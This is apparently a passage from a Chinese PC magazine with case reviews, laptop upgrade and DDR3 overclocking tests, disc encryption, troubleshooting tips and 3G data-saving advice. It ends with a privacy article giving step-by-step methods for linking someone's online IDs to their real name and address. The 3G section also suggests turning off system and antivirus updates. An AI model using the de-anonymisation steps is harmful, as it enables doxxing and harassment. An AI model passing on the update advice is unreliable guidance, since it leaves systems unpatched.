技展科技去年推出的一款红警7号机箱让消费者印象颇深, 拥有鲜明的色彩和冷酷的造型。近日技展再次推出革新的红警系列机箱产品, 并命名为红警8号。技展红警8号机箱依然采用红黑这两种色彩为主打色, 光驱位、外接设备等经过了钢琴烤漆亮面处理, 为机箱加入时尚元素, U形与倒U形红色装饰条流畅自然, 令原本扁平的面板呈现立体感。面板绝大部分采用细点纹电镀工艺打造, 不易留下难看的指纹, 质感出众。机箱顶部开通风散热口, 与后窗CPU导风管、通风口形成双各程互动式对流, 便于及时散发机箱内部的热量。侧板在处理器和显卡以及硬盘、光驱部位都开设了散热孔, 确保发热大户的散热, 让机箱有更强大的散热能力。

红警八号机箱采用SECC镀锌钢板, 全卷边设计, 箱体牢固结实, 另外在机箱侧板与箱体的结合部分, 设计了大量的EMI弹片, 让机箱侧板和箱体接触, 屏蔽机箱内部的电磁辐射泄漏。在结构方面, 红警8号支持ATX和Micro ATX主板, 提供了三个5.25英寸光驱位, 一个软驱位和八个3.5英寸硬盘位, 扩展能力强劲, 可以满足绝大多数扩展需要。



## 轻灵小巧 航嘉魅影二代H921机箱

参考价格: 590元 (含电源)

400-678-8388

优点: 外形小巧时尚, 前置接口丰富, 感应式电源键

影音娱乐走进客厅, 为轻灵小巧的机箱赢得一片天空, 航嘉魅影系列机箱近期推出了H921新品, 丰富了航嘉HTPC系列机箱的产品线。H921机箱是H920的演进版, 集合了09年机箱流行的时尚元素和技术趋势, 侧盖内集合了市面上流行的各种接口, 如E-SATA接口, 1394接口, SD、MMC、SM读卡器以及手机用TF读卡器插口, 尤其是隐藏式蓝牙功能, 帮助您轻松实现手机与电脑之间的无线传输。H921装载了感应式延迟开关电源键, 你只需将手指轻触蓝色感应键, 电脑随即启动。每隔两秒, 蓝色感应键交替变换七种色彩, 梦幻感觉, 其乐无穷。如需关闭电脑, 用同样方法, 用手指轻触蓝色感应键, 即可自动关闭。魅影H921容量仅12升, 轻灵小巧, 支持Micro ATX主板, 兼容ITX、DTX主板。机箱可卧可立, 放置方式可根据客厅、书房的要求随意选择。黑、银两种不同颜色的面板, 简约又不失细节。



## 全新视觉 佑泽Mini904机箱

参考价格: 298元 (带键鼠)

020-38670076

优点: 外形清新, 专为家居设计

自佑泽推出Mini机箱以来, 受到了众多年轻消费者喜爱, 作为突出为家居环境设计的一款产品, 突破了传统的视觉, 带来了全新的享受, 特别是女性消费者, 对Mini系列产品更是一见倾心, 爱不释手。近期佑泽再次推出一款全白色的小机箱Mini904, 为用户带来了全新的感受。Mini904面板花纹采用百合花组图, 百合寓意着纯洁、荣誉、富贵和高雅; 整个面板上仅有一个开机键, 音频和USB接口设计在机箱的左侧边上, 整个面板简洁、大方; 侧板在处理器和硬盘部位设计了散热孔, 面板的两侧采用格栅式设计, 有利于电脑运行时热量的散发。另外, 这款Mini 904机箱更是配备了超薄防水的白色之恋键鼠, 如果再配上一个白色的显示器, 整个电脑的外设风格将更加和谐统一。值得一提的是, Mini904小身材却有大空间, 能够安装大主板大电源, 更加实用。

# 扩容为先笔记本升级攻略

光升级显卡，处理器性能会不会成为瓶颈？升级后电源是否够用呢？……相比升级兼容机时需要考虑的N多问题，笔记本硬件升级就简单了许多——左手内存，右手硬盘，咱们要的就是容量！

■ 文/郭勇

## 以扩容为主的硬件升级

对于同一个品牌的笔记本产品，由于出厂时标配硬盘、内存容量的不同，很可能造成终端售价几百元的差价。以Acer 4736ZG(421G25Mn)和Acer 4736ZG(422G32Mn)两款产品为例子，除预装系统不同外，仅内存和硬盘容量的不同，就造成了400元左右的价格差。而如今DDR2 1GB笔记本内存的价格在90元，希捷2.5英寸250GB和320GB的硬盘差价也仅在70元左右。大家可以很明显看出Acer 4736ZG(421G25Mn)具有更高性价比，在性能上的差异完全可以通过升级自行弥补。

## Acer 4736ZG

型号	421G25Mn	422G32Mn
处理器	Intel 奔腾双核 T4200	Intel 奔腾双核 T4200
内存	DDR2 1GB	DDR2 2GB
硬盘	250GB/SATA	320GB/SATA
光驱	DVD刻录机	DVD刻录机
显卡	GeForce G 105M (512MB/64bit)	GeForce G 105M (512MB/64bit)
屏幕	14英寸 (1366×768)	14英寸 (1366×768)
摄像头	30万像素	30万像素
系统	Linux	Windows Vista Home Basic
参考价格	3900元	4300元

注：两款机器硬件规格仅在内存和硬盘容量上有所不同

由于笔记本硬件集成度较高，CPU、显卡等配件用户自行拆卸十分困难，普通用户在进行笔记本硬件升级时，更多还是指对内存、硬盘容量的提升。通过升级硬盘容量让笔记本能够存储更多的数据资料随身携带，而大容量内存更可通过RamDisk等软件虚拟成硬盘使用，可提升系统运行速度。

## 硬盘升级+DIY移动硬盘

在新笔记本硬盘进行升级时，首先要确认当前笔记本标配硬盘尺寸规格。在设备管理器“磁盘驱动器”一项可以查看当前硬盘型号，也可通过HD Tune或Everest这样的第三方软件查询，直接百度或者Google搜索该型号即可获得有关该硬盘尺寸规格参数等信息（目前大多数笔记本都是标配2.5英寸SATA 5400转规格硬盘）。接下来用户可自行在电脑城或京东/新蛋大型IT网络销售商等处购买同一规格不同容量的硬盘，尽量选择盒装三年免费质保的产品，并要求经销商开具正规发票。

目前笔记本硬盘以320GB为主流容量，价格与250GB相差在50元左右，而500GB与320GB差价却在200元左右，建议将升级硬盘容量选择为320GB，预算充足的读者可直接购买500GB容量升级。而16MB缓存笔记本硬盘当前价格较高，除追求极致性能的笔记本用户外，普通消费者选择8MB缓存产品即可。

对于更换下来的硬盘，可以选择折价卖掉或者DIY成移动硬盘，这里建议大家选用后一种方式处理。这里要提醒大家的是移动硬盘盒应该尽量选用铝合金材质，而影响组装好的移动硬盘数据传输稳定性及传输速度的主要是移动硬盘盒桥接控制芯片，总的来说CY7C68300系列芯片性能较好，但价格较贵，而PL-2XXX系列则具有不错的性价比。售价一百元左右的移动硬盘盒大多会采用国产控制芯片，其性能足以满足普通消费者日常应用需求，品牌方面应该尽量选择SSK魔王、元谷等较为知名品牌旗下产品。

### 热销笔记本硬盘列表

希捷320G/Momentus5400.5/8M	385元
西部数据320GB/5400转/8M	385元
希捷500G/Momentus 5400.6/8M	565元
西部数据500G/5400转/8M	570元
日立320G/7200转/16M	450元

## 内存2GB起步

4500元内定位于中低端入门级用户群的笔记本出厂时大多标配1GB容量内存，加上近两年来内存价格陡降，使很多消费者在购买笔记本的当天便会选择升级内存容量，很多经销商也时常推出购机免费升级内存的促销活动。这里要提醒大家的是在升级内存时除要注意内存品牌、频率外，最好选择DDR2 800单条容量在2GB的内存，为日后再次升级留下余地。而升级替换下来的内存，可折价卖掉，一般DDR2 667/800 1GB的拆机内存价格在55元左右。


### 热销笔记本内存列表

威刚2GB DDR2 800	118元
金士顿2GB DDR2 800	155元
三星2GB DDR2 800	160元
宇瞻2GB DDR2 800	160元


## 笔记本升级图解




1 翻转笔记本后拆下相应位置后盖



2 取下固定硬盘的螺丝后将硬盘抽出



3 向外侧拨开压杆，抽出内存



4 将新的内存和硬盘插上后可用拷机软件测试稳定性

# 更高规格 更强电气性能

## DDR3内存超频实测


■ 文/Roy

DDR3内存售价大幅雪崩，现在同容量产品只比DDR2贵几十元，加上AMD一再声称，DDR3+AM3才是性价比最高的组合，因此广大追求性能同时又兼顾性价比的消费者已经把目标转向了AMD的全新解决方案上。下面我们就来见识一下DDR3内存真正的优势所在。

### 频率是DDR3最大的优势

8bit预取是DDR3提升频率的关键，而DDR2内存则只是采用4bit预取设计。内存工作频率为预取位宽和原始频率乘积，内存的原始频率大概在200MHz就达到极限，DDR2内存也是在800MHz就已经达极限，而DDR3内存则能够轻松达到1600MHz。内存频率越高，提供给系统的数据带宽越大，所以DDR3内存自然代表了更大的带宽和更强的性能。

我们选用昂达魔剑A790GX+进行测试。它通过双BIOS实现对DDR2和DDR3内存同时兼容。因此配合整合DDR2和DDR3内存控制器的AMD羿龙II x4 955处理器，就可以在同一块主板上使用两种内存进行测试了。



昂达魔剑A790GX+主板

#### 测试环境

处理器	AMD羿龙II x4 955 (3.2GHz)
主板	昂达魔剑A790GX+ (AMD 790GX)
内存	KINGMAX DDR2 1066 1GB x 2 Kingston DDR3 1333 1GB x 2
硬盘	希捷7200.12 1TB/SATA2
显卡	索泰GeForce GTX285
显示器	明基G2410HD 24英寸LCD
电源	航嘉多核F1 600W

PCMark Vantage综合性能测试可以明显看出使用DDR3内存后的性能提升。不过由于DDR3 1333内存的内部时钟延迟参数达到9-9-9-24，相比DDR2 1066的7-7-7-20大了不少，因此使用DDR3 1333时，性能提升集中反映在内存得分上，其他测试项目无法明显拉开与DDR2 1066内存的差距。同样，游戏测试里，低画质下也看不出任何差距，使用DDR2 1066甚至成绩更好。不过1920x1080高画质状态

下，由于系统数据带宽压力增大，DDR3 1333内存的优势显露无遗，游戏帧率比使用DDR2 1066内存时高了10.68%。通过综合性能测试和实际的游戏测试，DDR3更适用于高特效状态下游戏、大型软件等方面的应用。

### DDR3电气性能更强悍

在使用DDR2内存超频时，处理器倍频调整为14，电压调整为1.375V，内存异步至DDR2 800起跳（外频与内存频率比为1:4），虽然可以在280MHz下点亮机器，但最后只能在228MHz外频下稳定运行，此时内存频率运行在912MHz，时序为5-5-5-18。我们接着使用DDR2 667起跳，最终得到239MHz的外频，此时内存的工作频率为796MHz，时序为4-4-4-15。

	DDR2 1066	DDR3 1333
PCMark Vantage	5905	6094
Memories Score	5578	5795
TV and Movies Score	4791	4768
Gaming Score	5997	6009
Music Score	5462	5608
Communications Score	6059	6010
Productivity Score	5806	5938
HDD Score	4697	4568
Super PI 1M	21.67秒	21.59秒
《孤岛危机》 1024x768低画质	84.56fps	82.63fps
《孤岛危机》 1920x1080高画质	41.28fps	45.69fps

当使用DDR3 1333内存时，我们将内存异步至DDR3 1066，能够获得252MHz的外频。此时内存工作频率达到1343MHz，时序为7-7-7-20。再次降低异步频率，改为DDR3 800起跳时再无法超越252MHz。可以看出手头这颗羿龙II x4 955在14倍频下的极限外频为252MHz。但为何用DDR2内存超频时无法得到呢？很简单，DDR2 1066内存存在默认状态时，时序为7-7-7-20，但一旦异步至DDR2 800，那么它的时序则变为

	DDR2	DDR3
制造工艺	130nm	110nm
工作电压	1.8V/1.8V(+/-0.1)	1.5V/1.5V(+/-0.075)
主流接口频率	400~800MHz	800~1600MHz
单条容量标准	256M~4G	512M~8G
预取设计	4bit	8bit

了5-5-5-18，即便工作频率仅912MHz，但时序大幅加快，以至内存无法再提升频率，继而限制了CPU超频。同样，异步为667时，工作频率796MHz，时序4-4-4-15也成为DDR2内存的极限。

DDR3内存采用110nm工艺，工作电压更低，加上8bit预取，产品的耐高频性能更好，工作温度更低。显然，使用DDR3内存更易于超频，因为DDR3内存不仅能够承受更高的频率，同时还能带来更大带宽，使超频后的性能更强悍。

	超频状态1	超频状态2	超频状态3	超频状态4
内存种类	DDR2 1066	DDR2 1066	DDR3 1333	DDR3 1333
内存异步	DDR2 800	DDR2 667	DDR2 1066	DDR3 800
处理器倍频	14	14	14	14
处理器外频	228MHz	239MHz	252MHz	252MHz
处理器频率	3192MHz	3346MHz	3528MHz	3528MHz
内存实际工作频率	912MHz	796MHz	1343MHz	1008MHz
内存时序	5-5-5-18	4-4-4-15	7-7-7-20	6-6-6-18
Super PI 1M	21.02秒	20.39秒	19.52秒	19.65秒

### 测试总结

通过对性能以及超频能力的测试，DDR3内存性能出色、超频能力强劲的优势已经非常明显地表现出来。它肯定会随着

新平台的普及而迅速获得更多用户的青睐。而目前AMD旗下的AM3接口处理器已经有很高的性价比，同时类似780G、770这样的主流主板也能够对DDR3内存提供完善支持，因此选择AMD处理器的用户倒是可以立即考虑DDR3内存。而Intel LGA775处理器并未集成DDR3内存控制器，虽然G45、P45等主板芯片可以支持DDR3内存，但双通道DDR2 800就已经可以满足目前所有LGA775接口处理器的需求。因此，Intel平台用户最好还是等待Core i7、Core i5平台成熟以后再考虑DDR3内存。



羿龙II x4 955在DDR3 1333内存的配合下超频到了252MHz外频

## 数据损毁 不虞光盘泄密

在华硕24×刻录机新品DRW-24B1LT上，还提供了E-Hammer数据损毁技术，可以永久损坏光盘数据，用户不用担心需要丢弃的盘片泄漏重要数据或者个人隐私。数据一旦损毁后，被破坏的光盘与数据将无法被复原。这样不仅能够确保数据安全，并且用户不需要将要丢弃的光盘进行特殊处理，符合环保要求。



在华硕DRW-24B1LT的随机光盘中，提供了E-Hammer的应用软件（如图4），安装和使用均非常简单，安装完成后运行E-Hammer，在选择光驱的下拉菜单下有“快速删除”和“完全删除”两个按钮（图5），点击对应按钮即可实现光盘的删除，完全删除是使用随机无意义的字符覆写原先储存在光盘上的数据区，可以破坏光盘结构并彻底删除储存在光盘上数据，因此数据无法恢复，安全性

更高，但耗时较长，而快速损毁仅删除光盘上的Lead-in区与第一轨所储存的数据，以达到破坏光盘结构的目的，不过快速删除速度更快。值得注意的是，快速删除不仅仅适合于DVD±RW这类可擦写的盘片，还适合于所有CD-R和DVD±R盘片，而完全删除则仅限于删除CD-R和DVD±R盘片，不支持DVD±RW这类可擦写盘片。通过“快速损毁”模式，4.7GB容量的DVD光盘耗时22秒即可完成整张光盘的数据损毁，而普通CD光盘仅需20秒即可完成。“完全损毁”模式是通过特殊激光在光盘文件上逐行覆盖乱码，以达到彻底损毁数据的目的。通过该模式进行数据损毁，CD光盘仅耗时2.5分钟，而DVD需耗时6分钟。

## 为光盘加把锁


文/YYD

## 华硕光存储产品数据安全功能试用

光存储数据安全日益被刻录机厂商重视，目前只有少数几家光存储厂商涉足该领域，推出了光盘加密解决方案。华硕提供的光盘加密技术使用方便，更简单、灵活。另外，华硕光存储还创新推出E-Hammer技术，可彻底毁坏存储在光盘里的数据，为刻录机数据安全提供全新解决方案。


## 为光盘加锁 刻录加密

用华硕超薄王系列光存储产品中（超薄王SDRW-08D1S-U和超薄王蓝光康宝SBC-04D1S-U）随机赠送的《Power 2 Go威力酷烧》软件，用户即可进行光盘加密操作。整个操作过程非常简单，根据软件提示即可完成整套操作流程。下面我们就来看看对光盘加密以及加密后读取的步骤。




## STEP 1 设置密码

点击界面中“创建安全区域”，在随即弹出的“为您的加密文件设置密码”框中输入密码，可选择“隐藏加密光盘中的文件名”，并点击确认按钮即可完成。



## STEP 2 选择文件

在密码设置完毕后，系统自动创建加密区和非加密区。将您需要添加的加密文件或文件夹拖入加密区，即图中红色区域，将无需加密的文件或文件夹拖入非加密区，即白色区域。当光盘刻录完毕，在未通过解密的情况下，光盘只能读取非加密区的数据信息，而加密区的数据信息必须通过解密才能读取，否则将识别为特殊标识。然后完成刻录就可以实现对光盘的加密了。



## STEP 3 查看文件

刻录完加密光盘后，需要读取加密文件时，可以浏览刻录光盘，软件内置的浏览器则启动。发现之前未加密文件已经显现在光盘根目录，同时还多了一个名为“\$F00000”的文件夹，该文件夹包括加密区的所有内容。双击执行第一个黄色加密图标。输入之前设定的密码，之前加密文件即可显现。

## 提示 Attention

加密功能并非仅限于超薄王系列光驱才能使用。只要是兼容《Power 2 Go威力酷烧》这款软件的刻录机，搭配该软件，产品也可以实现对光盘数据的加密和读取，对刻录数据有加密需求的用户不妨一试。



## 刷新主板BIOS后 网卡不正常的解决办法

■ 文/ZERO

我的技嘉GA-M56S-S3主板，在使用Winflash 1.72中文版刷新主板BIOS之后，发现主板板载的网卡不能正常上网。网络设置一切正常，每次在Windows下刷新BIOS都会出现这样的故障，在故障连续出现三次之后，终于找到了故障的原因，是因为刷新BIOS之后网卡的MAC地址不正确所致，在控制面板中将网卡的MAC地址修改为与刷BIOS前不同的MAC地址即可。具体步骤为点击“开始-运行”，然后输入“ipconfig /all”即可查看网



卡当前的IP地址，然后在设备管理器网卡的属性中将网卡MAC地址的最后一位修改为不同的数值即可（如图）。

虽然问题得以解决，不过却引发更多的思考，为何会出现BIOS正常而MAC地址必须修改才能上网呢？看来是主板BIOS的刷新方式有问题，尝试将BIOS文件放在FAT32分区，在进入BIOS时使用QFLASH刷新BIOS则一切正常，看来确实是Winflash对主板兼容性不好所致。

### 提示

Attention


技嘉主板提供了在Windows下刷新BIOS的工具@BIOS，用户在刷新BIOS时，应尽量采用主板随机附带的刷新软件进行刷新。此外，在DOS下刷新的兼容性更好，如果在Windows下刷新出现问题，不妨在DOS下进行刷新。



## 使用DiskGenius 恢复硬盘数据一例

■ 文/A3516

下载了个DM硬盘分区低格软件，用以前的MP3做了个U盘启动，想试试DM是否可以用，谁知道误操作把整个硬盘的分区都删了，开机启动，没有系统，多年珍藏的MP3、软件等数据资料全没了。冷静下来后，不敢乱动硬盘数据，此时如果重新分区格式化，将会导致硬盘数据全部丢失并且难以恢复。如果不进行覆盖性操作，数据恢复的可能性比较大。想到《电



脑迷》光盘上有硬盘工具，于是使用DiskGenius的分区功能选择“重建分区表”（如图），DiskGenius会先搜索丢失的分区（会提示要保留的分区，如果找到的分区是正确就保留，最好作一次备份分区表），保存分区表后，重新启动，发现硬盘的分区表恢复了，硬盘内的数据也全部得到拯救。

### 提示

Attention

误操作导致硬盘分区表丢失后，最重要的是不要进行覆盖性操作，例如重新分区格式化等，可以尽量尝试DiskGenius等修复软件。《电脑迷》光盘支持启动，并且带有硬盘修复工具等，可以方便地恢复数据。



## 电源温度升高引起的 蓝屏故障

■ 文/落叶

我的电脑采用华硕P45主板，Pentium E8400处理器，NVIDIA 9600GT显卡，搭配TT KK450A电源，一直正常使用，可近期电脑老是蓝屏死机，首先便怀疑是气温过高导致处理器散热不佳，于是在主板BIOS的硬件监测选项中查看处理器的温度，处理器温度在50度左右，在正常的范围内，又检查散热器是否安装好，散热器和处理器接触紧密，手摸散热片的温度也不高，北桥和南桥的温度也比

较正常。于是又怀疑是内存有问题，毕竟正常使用较长时间了，难道是灰尘过多接触不好？重新拔插内存之后，故障依旧。无意中手碰到电源，发现电源烫手，难道电源坏了？再次开机检测，却意外发现电源风扇没转，6Pin PCI-E电源插头正好卡在电源风扇的防护网上，导致电源风扇停转，电源的风道作用不能发挥，而且电源内部发热无法散发，导致电源长时间在高温下工作，导致电源工作不稳定。将6Pin PCI-E电源插头

取出，电源风扇恢复了转动，运行一段时间后，电源温度恢复了正常，蓝屏故障也随之消失。

### 提示

Attention

本例故障比较特殊，有一定偶然性，不过对于用户而言，电源内部的线缆应该注意收纳，以免电源风扇因为类似的情况停转，引起电源温度过高，导致供电不稳定，出现蓝屏故障。另外，盛夏来临，尤其是一些老机器的用户，应该定期进行除尘清洁和系统的检查，检查处理器、显卡的散热器风扇和电源风扇是否正常转动，以免因为风扇停转引起硬件温度升高，而导致硬件运行不稳定，严重的话甚至可能导致硬件烧毁。

爱工作，更爱享受生活！

喝咖啡的工夫，搞定邮件；晒太阳的时候，拿下订单  
随时随地移动办公，我的工作跟着心情走

# 精打细算

## 尽享移动3G生活

■ 文/HD

“G3，引领3G生活”、“天翼，带你畅游3G”、“3G的精彩，精彩在‘沃’”……移动/电信/联通三大运营商耳熟能详的广告铺天盖地，给人们带来“3G如此之近”的感觉。算算自己已经享受了近两个月的移动3G服务，精打细算、省字第一，这里就与大家一同分享我的3G应用心得。

引领 3 G 生活

### 懒人般的即插即用

USIM卡的获得：在购买3G上网本或外置3G网卡的时候一般会同时获得一张专门用于3G上网的USIM卡，如果没有，则需要向当地移动营业厅购买。这里要提醒大家的是，单独购买USIM卡前最好拨打10086，咨询在当地哪个营业厅可以获取并办理USIM卡服务。USIM卡除不能用于通话外，也拥有自己的号码，在选择好3G上网套餐后，资费应该预先存入卡号里，而且要使用3G网络时，卡上余额不能为零。假如选择200元/5GB的套餐，则需要为卡上预存210元或220元，以保证在扣除当月套餐资费后，卡上依旧留有余额。

即插即用：插好USIM卡后启动机器，点开移动G3随e行软件，如软件出现未发现设备的提示，则可检查无线网络开关，查看3G模块是否开启。点开自动连接图标右侧的向下箭头，选择手动连接，等待一段时间后，在弹出来的界面中可看到用户所处位置的网络覆盖情况（选择手动连接要比自动连接多花费几十秒钟）。




移动G3随e行软件同时还集成短信收发、流量信息检测、电话簿等功能

### 精打细算的3G生活

#### 接入前的设置

移动和联通3G资费都是以流量为收

费标准，习惯了家里或公司包月不限时上网的用户，对一月几GB的套餐包月流量首先想到是否够用。与其先做够用与否的思考，不如先一步从节流做起。为在使用3G网络时节省不必要的流量开支，首先可以在接入网络前做好系统软件的安装。以绝大多数上网本使用的Windows XP系统为例子，在控制面板界面点开自动更新选项，选择关闭，而杀毒软件在安装时默认的自动更新也可以一同关闭。



提前关闭系统和部分软件自动更新，以减少使用3G网络时流量的耗费

#### 网页浏览有技巧

视频广告、动态界面、Flash动画……丰富的元素让如今的网页能够承载更多的信息，同时也提升了网页流量。视频、Flash广告和炫酷的效果并不是浏



关闭网页中的多媒体信息，可省下大量的流量耗费

览网页时必须的，为节约观看网页时流量的耗费，可以关闭网页对这些元素的显示。

点开IE，选中工具菜单中的Intel选项，再点选高级界面，在多媒体里把动画、声音、视频项前的钩去掉，甚至可以把图片等项前的钩通通去掉，以纯文本形式查看网页。此外，对于常去的论坛、网站等，尽量添加到收藏夹，减少寻找过程中点开其上级网页的流量花费。

### 下下来看的电影

浏览网页、泡论坛、QQ聊天，能随时随地接入互联网的3G网络当然少不了视频应用。土豆、优酷等视频网站以及PPStream等视频客户端观看电影、视频时，上传和下载流量是同时进行的。因此在线观看一部40分钟的视频动画所花费的流量总计，会远高于将其下载到电脑上再观看的流量花费。在用3G上网本欣赏电影视频时，应该尽量避免在线观看。

此外，在用迅雷、网际快车等下载软件、视频、游戏时，同样会有上传流量的存在，适当调低上传流量限制，既符合“人人为我，我为人人”的BT下载精神，又可为自己省下不小的3G流量开支。

#### 下期预告

3G网络应用虽谈不上“开源节流”中的开源，不过节流肯定是少不了的。本期围绕“省”字展开的3G生活体验让我们看到了节流的种种办法，省是省下来了，可到底省下了多少，月底能够过上几天舒坦日子呢？在下期硬用天堂栏目中，将围绕“查”字展开3G生活体验。移动随e行的流量信息监控是否准确，开一个网页10元钱的事情究竟怎样发生……更多精彩敬请期待！

be careful!

# 网络红人

## 你将成为

■ 文/赵开代, 风花雪月



如果要去回忆, 印象中应该还记得“S型始祖”芙蓉姐姐“婀娜多姿”的身段, “蜂哥”小胖那憨厚可爱的笑容, 以及“XX门”男女主角悲惨的遭遇, 这些事情无一不是因为个人主动或者被动泄露隐私所造成, 当然结果是截然不同, 有人火, 有人哭。无论最后的结果如何, 我相信大部分的网友, 都不愿意自己的隐私赤裸裸地曝光在网上。

## 隐私 这样被出卖

某宅男长期衣着马甲穿行于各大论坛空间及网络达人聚集地, 常常有雷人累人泪人的行为引发论坛跟帖无数, 但是不幸总是悄然而至。某日00:00, 宅男再次成为话题主角, 这次他成为男主角, 他的网络信息+真实信息全部被曝光。这样的例子不少, 原因在于虚拟ID与真实个人信息并没有区分开, 藕断丝连被人顺藤摸瓜了。下面我们就看看常常容易泄露的途径吧。

### 开心网小心不再开心



看见开心网个人信息栏了吗? 也许你填写的时候不会认为有什么问题, 也老老实实将自己的姓名、性别、生日、联系方式等真实个人信息填写上去, 然后再加上一些一不小心填上的虚拟信

息, 这样通过人肉搜索, 你肯定会被曝光于网络。

提供信息: QQ号码, MSN号码, 邮箱ID, 其他联系方式。

其实如果遇见没有安全意识的开心网友, 你直接就可以获取他/她虚拟网络信息和个人真实信息。如果是一些有防隐私泄露意识的开心网友, 那你就得费费心。


第一步: 添加某人为开心网好友, 这样获取查看权限, 浏览其个人信息(QQ号码, MSN号码, 邮件地址等)

第二步: 搜索其中如QQ号码, MSN号码, 论坛ID等, 在搜索结果页面, 查看更多与该网友相关信息。

第三步: 选择相关页面信息, 进入

获取更多信息, 与开心网信息配对, 这样就获取了这位网友的虚拟网络信息与真实个人信息。

### 论坛买卖, 注意点好



不少朋友都喜欢逛逛交易论坛或者易物论坛, 淘淘东西, 换换物品, 看能不能找到自己喜欢的。当然论坛这样的交易方式还是很方便, 买家卖家互相留下交易方式, 大家通过各种网络ID或者电话信息联系最终成交。在这个过程中, 买家卖家的个人信息也很容易曝光, 被一些无聊的人搜索出, 这样你就变成一个没有隐私的人

了。他们是怎么做的?

提供的信息:QQ号码,MSN号码,邮箱ID,手机号码。

第一步:Google搜索MSN号码,这个时候搜索结果会提供与该MSN号码相关的网页的相关搜索,并且显示一部分该卖家的其他相关信息。

第二步:在搜索结果中选择一个包含其他该卖家的相关信息的网页进入。在新打开的网页中,可以得到该卖家的更多个人信息:旺旺号码,淘宝店铺地址,姓名,详细地址。

这样该卖家就被彻底找出来。

## 你被校友出卖了



